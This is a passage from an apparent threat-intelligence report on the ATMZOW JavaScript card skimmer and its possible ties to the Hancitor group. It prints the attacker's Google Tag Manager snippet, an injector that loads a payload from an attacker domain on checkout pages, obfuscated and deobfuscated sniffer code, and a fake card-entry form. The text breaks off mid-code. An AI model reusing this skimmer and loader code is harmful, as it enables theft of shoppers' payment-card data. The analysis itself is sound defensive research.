Switching side jobs

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Links between ATMZOW JS-sniffer and Hancitor

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
The hacker group ATMZOW and its JavaScript-sniffer became known in 2020, thanks to the Malwarebytes researchers, when the group installed a JS sniffer on a website that was collecting donations for victims of the Australia bushfires.

However, based on a specific obfuscation technique used by the group, we can track its activities back to 2015 as "Magento Guruincsite malware". Moreover, one of the first domain names, used by the group, was created in 2016.

According to Group-IB Threat Intelligence data, ATMZOW has successfully infected at least **483 websites belonging to the domain zones of Italy, Germany, France, UK, Australia,**

India, Brazil etc. since the beginning of 2019.




Group-IB specialists collected information about ATMZOW's recent activity and found ties with a phishing campaign targeting clients of a US bank based on the same JS obfuscation technique and a connection between the domain names used for the JS sniffer and the phishing domains on account of the same email address used. Further analysis showed that the same phishing kit was used during the activity of Prometheus TDS, when an unknown adversary used phishing pages as a final redirect when distributing Hancitor malware. With moderate confidence, we can conclude that both the ATMZOW JS sniffer campaign and related phishing attacks could have been conducted by the Hancitor group.

ATMZOW: recent activity

In May 2022 Group-IB specialists discovered that ATMZOW started using Google Tag Manager (GTM) to deliver malicious payloads. Google Tag Manager is a tag management system that allows website owners to quickly and easily update various code snippets known as tags on websites and mobile apps.


The hackers created a Google Tag Manager link with ID GTM-WNV8QFR and started using legitimate GTM code to inject JS sniffers. Injection starts with a common GTM snippet.



```
(function(w, d, s, l, i) {
    w[l] = w[l] || [];
    w[l].push({
        'gtm.start': new Date().getTime(),
        event: 'gtm.js'
    });
    var f = d.getElementsByTagName(s)[0],
        j = d.createElement(s),
        dl = l != 'dataLayer' ? '&l=' + l : '';
    j.async = true;
    j.src = 'https://www.googletagmanager.com/gtm.js?id=' + i + dl;
    f.parentNode.insertBefore(j, f);
})(window, document, 'script', 'dataLayer', 'GTM-WNV8QFR');
```

Figure 1: Google Tag Manager snippet with the attacker's ID


This GTM script contains a specific tag ("vtp_html") with the next stage injector.



```
"tags": [{
    "function": "__html",
    "metadata": ["map"],
    "once_per_event": true,
    "vtp_html": "<script type=\"text\/gtmscript\">if(-1!=location.href.search(atob(\"
        Y2hlY2tvdXQ\"))){var w=document.createElement(\"script\");w.src=atob(\"
        aHR0cHM6Ly9kZXNpZ25lc3R5bGVsYWIuY29tL2Nzcy8\");document.head.appendChild(w)};<
        \/script>",
    "vtp_supportDocumentWrite": false,
    "vtp_enableIframeMode": false,
    "vtp_enableEditJsMacroBehavior": false,
    "tag_id": 3
}],
```

Figure 2: Google Tag Manager script with the attacker's injector


Executing the script loaded by Google Tag Manager appends the injector to the DOM of the infected website.



```
if (-1 != location.href.search(atob("Y2hlY2tvdXQ"))) {
    var w = document.createElement("script");
    w.src = atob("aHR0cHM6Ly9kZXNpZ25lc3R5bGVsYWIuY29tL2Nzcy8");
    document.head.appendChild(w)
};
```

Figure 3: The attacker’s injector


The injector checks if the current user's address in the address bar contains a "checkout" substring. If it does, the injector loads the final payload from **https://designestylelab[.]com/css/**. The script loaded from **https://designestylelab[.]com/css/** is a sample of the ATMZOW JS sniffer, but it contains an additional layer of obfuscation.



```
window.WVcVt=function(QmDNQ,cQKUc,GoQjP){cQKUc=atob(cQKUc).split(',');GoQjP=
    document[cQKUc[2]](GoQjP);GoQjP[cQKUc[5]](cQKUc[0],atob(QmDNQ[cQKUc[4]](
    QmDNQ[cQKUc[4]]('')[0])[cQKUc[3]]('')));GoQjP[cQKUc[1]]();}
WVcVt('_IChmd_W5_jd_Glvb_igpey_hmd_W5_jd_Glvb_iB_FOE_JaT_FM_oKXt_2YXIgWlVM_WFFC
P_VN0_cmluZy_5_mcm9t_Q2hhckNvZGUoM_T_E_1_LDE_xM_iwxM_DgsM_T_A_1_LDE_xNiw0_NCwxM
_T_YsM_T_E_xLDgzLDE_xNiwxM_T_QsM_T_A_1_LDE_xM_CwxM_DM_sNDQsM_T_A_2LDE_xM_S_wxM_
DUsM_T_E_wLDQ0_LDE_wOCwxM_DE_sM_T_E_wLDE_wM_y_wxM_T_YsM_T_A_0_LDQ0_LDk5_LDE_wNC
w5_Ny_wxM_T_QsNjcsM_T_E_xLDE_wM_CwxM_DE_sNjUsM_T_E_2LDQ0_LDE_wM_iwxM_T_QsM_T_E_
xLDE_wOS_w2Ny_wxM_DQsOT_csM_T_E_0_LDY3LDE_xM_S_wxM_DA_sM_T_A_xKVt_T_d_HJpb_mcuZ
nJvb_UNoYXJDb_2RlKDE_xNS_wxM_T_IsM_T_A_4_LDE_wNS_wxM_T_YpXS_hT_d_HJpb_mcuZnJvb_
UNoYXJDb_2RlKDQ0_KS_k7ZnVuY3Rpb_24_gS_lZXU1_ZUKE_ZDT_1_hCS_il7RkNP_WE_JKP_UZDT_
1_hCS_lt_aVUxYUUJb_M_F1_d_KCIiKT_t_2YXIgR1_VT_NDlVP_UU4_QlpM_U1_t_aVUxYUUJb_M_V
1_d_KClb_WlVM_WFFCWzB_d_XS_gvXCh8IHwJf_Fxuf_Fxy_f_Dt_8f_Xx7f_FwpLy_lb_WlVM_WFFC
WzJd_XS_giIilb_WlVM_WFFCWzNd_XVt_aVUxYUUJb_M_V1_d_KClb_WlVM_WFFCWzB_d_XS_giIiks
QkQ0_Q1_B_QP_T_A_sR0_1_JVk1_GP_S_IiLE_VWN0_hWOT_0_iIixP_M_E_NP_NzY9M_CxGS_UVS_O
E_g7Zm9y_KE_ZJRVI4_S_D0_wO0_ZJRVI4_S_DxGQ0_9YQkpb_WlVM_WFFCWzNd_XT_t_GS_UVS_OE_
g9RklFUjhIKzIpe2lmKE_d_VUzQ5_VVt_aVUxYUUJb_M_1_1_d_P_T_1_CRDRDUFA_pe0_JE_NE_NQU
D0_wO31_FVjd_IVjk9cGFy_c2VJb_nQoRkNP_WE_JKW0_ZJRVI4_S_F0_rRkNP_WE_JKW0_ZJRVI4_S
_CsxXS_wzM_Ckt_R1_VT_NDlVW0_JE_NE_NQUF1_b_WlVM_WFFCWzRd_XS_gwKS_1_P_M_E_NP_NzY7
R0_1_JVk1_GKz1_T_d_HJpb_md_b_WlVM_WFFCWzVd_XS_hFVjd_IVjkpO0_8wQ0_83Nj1_FVjd_IVj
k7QkQ0_Q1_B_QKy_t_9cmV0_d_XJuIE_d_NS_VZNRn1_aVUxYUUI9S_lZXU1_ZUKCI1_aT_huOGk4_b
_jkzOT_Y4_d_DhvOGI4_b_jhuOT_E_5_ajhwOGo4_ZzhjOT_c5_Zzk5_OT_E_5_M_jllNXM_1_b_Dk1
_OHQ3azZsNGY1_cT_ht_OT_Q5_ZzhvOG85_Yzhy_OGI4_cT_liOT_k4_aT_hrOHA_5_NDloOG0_4_b_
Dhq_OGE_5_NDlpOWM_4_d_Dh0_OWc2M_T_VlOGk5_OT_Y0_M_zYzcjRzNzY4_b_T_ZkNjc4_b_jhq_O
HA_5_Zzd_t_NHQ2NjhuOHA_4_YzhvOT_I4_b_jk5_NnI1_M_jVzNzQ4_ZDc4_NXM_3NDhpOT_k2cT_Y
```

Figure 4: ATMZOW sample with additional obfuscation


If we remove the junk symbols from the long string in this sample, we obtain a Base64-encoded string. After decoding, we obtain an ATMZOW sample with its common obfuscation.



```
(function(){(function E8BZLS(){var ZULXQB=String.fromCharCode(115,112,108,105,
    116,44,116,111,83,116,114,105,110,103,44,106,111,105,110,44,108,101,110,103
    ,116,104,44,99,104,97,114,67,111,100,101,65,116,44,102,114,111,109,67,104,
    97,114,67,111,100,101)[String.fromCharCode(115,112,108,105,116)](String.
    fromCharCode(44));function JVWSVT(FCOXBJ){FCOXBJ=FCOXBJ[ZULXQB[0]]("");var
    GUS49U=E8BZLS[ZULXQB[1]]()[ZULXQB[0]](/\(| | |\n|\r|;|}|{|\)/)[ZULXQB[2]]("
    ")[ZULXQB[3]][ZULXQB[1]]()[ZULXQB[0]](""),BD4CPP=0,GMIVMF="",EV7HV9="",
    O0CO76=0,FIER8H;for(FIER8H=0;FIER8H<FCOXBJ[ZULXQB[3]];FIER8H=FIER8H+2){if(
    GUS49U[ZULXQB[3]]==BD4CPP){BD4CPP=0;}EV7HV9=parseInt(FCOXBJ[FIER8H]+FCOXBJ[
    FIER8H+1],30)-GUS49U[BD4CPP][ZULXQB[4]](0)-O0CO76;GMIVMF+=String[ZULXQB[5]]
    (EV7HV9);O0CO76=EV7HV9;BD4CPP++}return GMIVMF}ZULXQB=JVWSVT("5i8n8i8n93968t
8o8b8n8n919j8p8j8g8c979g9991929e5s5l958t7k6l4f5q8m949g8o8o9c8r8b8q9b998i8k8p949
h8m8l8j8a949i9c8t8t9g615e8i9964363r4s768m6d678n8j8p9g7m4t668n8p8c8o928n996r525s
748d785s748i996q658k8l8s9e7j516c8r9899706r8q969h6o3t6n9h9l9c8p784t41525s7c8q6d6
n9f9k9f8p764s6j8m8p908o916t6g8p9d9g9a967d4o4i7b9i7n4q525s7c8i8b8f8n6d6a8t997i51
678s9g969199929d998p8o938r888b8a8l9b998n8f8t6l426n9f9k9f8p764s6j8m8p908o916t6g8
p9d9g9a967d4o4i7b9i7n4q52657p8s8h8l956l557a8p8r685g89998n8f8t7h5d718j888f8p7e5p
768l976n678n8j8p9g7m4t6c91989d9g776j8n9e70525q7891989d9g6o6k948i8c8g8j8s958o8f8
s7l514a4h4k4k48474k4k4i474a4k4i4h4a4a4i4h4k4c40648n8l8q9d7m516d8s989f9h74779395
```


Figure 5: ATMZOW sample

After decrypting the strings used in this sample, we obtain a clean script of the ATMZOW JS sniffer.



```
function GMY154() {
    var KNDCBD = document['getElementById']('p_method_paypal_express');
    var EMF4JP = document['getElementById']('ireLE');
    if (KNDCBD && !EMF4JP) {
        if (KNDCBD['checked'] == true) {
            var UXDT2S = document['getElementById']('payment_form_paypal_express');
            var G7IWDB = document['createElement']('div');
            G7IWDB['id'] = 'ireLE';
            G7IWDB['innerHTML'] = '  <dl class="clearfix"><dd><div class="form-list" style=""><li
                style="margin-bottom: 5px;"><label for="authorizenet_cc_number" style="margin-bottom:
                5px;">Credit Card Number</label><div class="input-box"><input placeholder="**** **** ****
                ****" class="input-text required-entry" type="text" name="payment[cc_number]"
                title="Credit Card Number" style="visibility:visible;width:210px;position:inherit;">
                </div></li><li style="margin-bottom: 5px;"> <label for="authorizenet_expiration"
                style="margin-bottom: 5px;">Expiration Date</label> <div class="input-box"> <div
                class="v-fix"><input type="text" name="payment[cc_exp_month]" maxlength="2"
                style="position:inherit;visibility: visible;width:100px;margin-right: 10px;"
                class="input-text required-entry" placeholder="MM"><input type="text" name="payment[
                cc_exp_year]" maxlength="4" style="position:inherit;visibility: visible;width:100px;"
                class="input-text required-entry" placeholder="YYYY"> </div></div> </li><li
                style="margin-bottom: 5px;"><label for="authorizenet_cc_cid" style="margin-bottom:
                5px;">Card Verification Number</label> <div class="input-box"> <div class="v-fix"><input
                type="text" style="position:inherit;visibility: visible;width:100px;" maxlength="4"
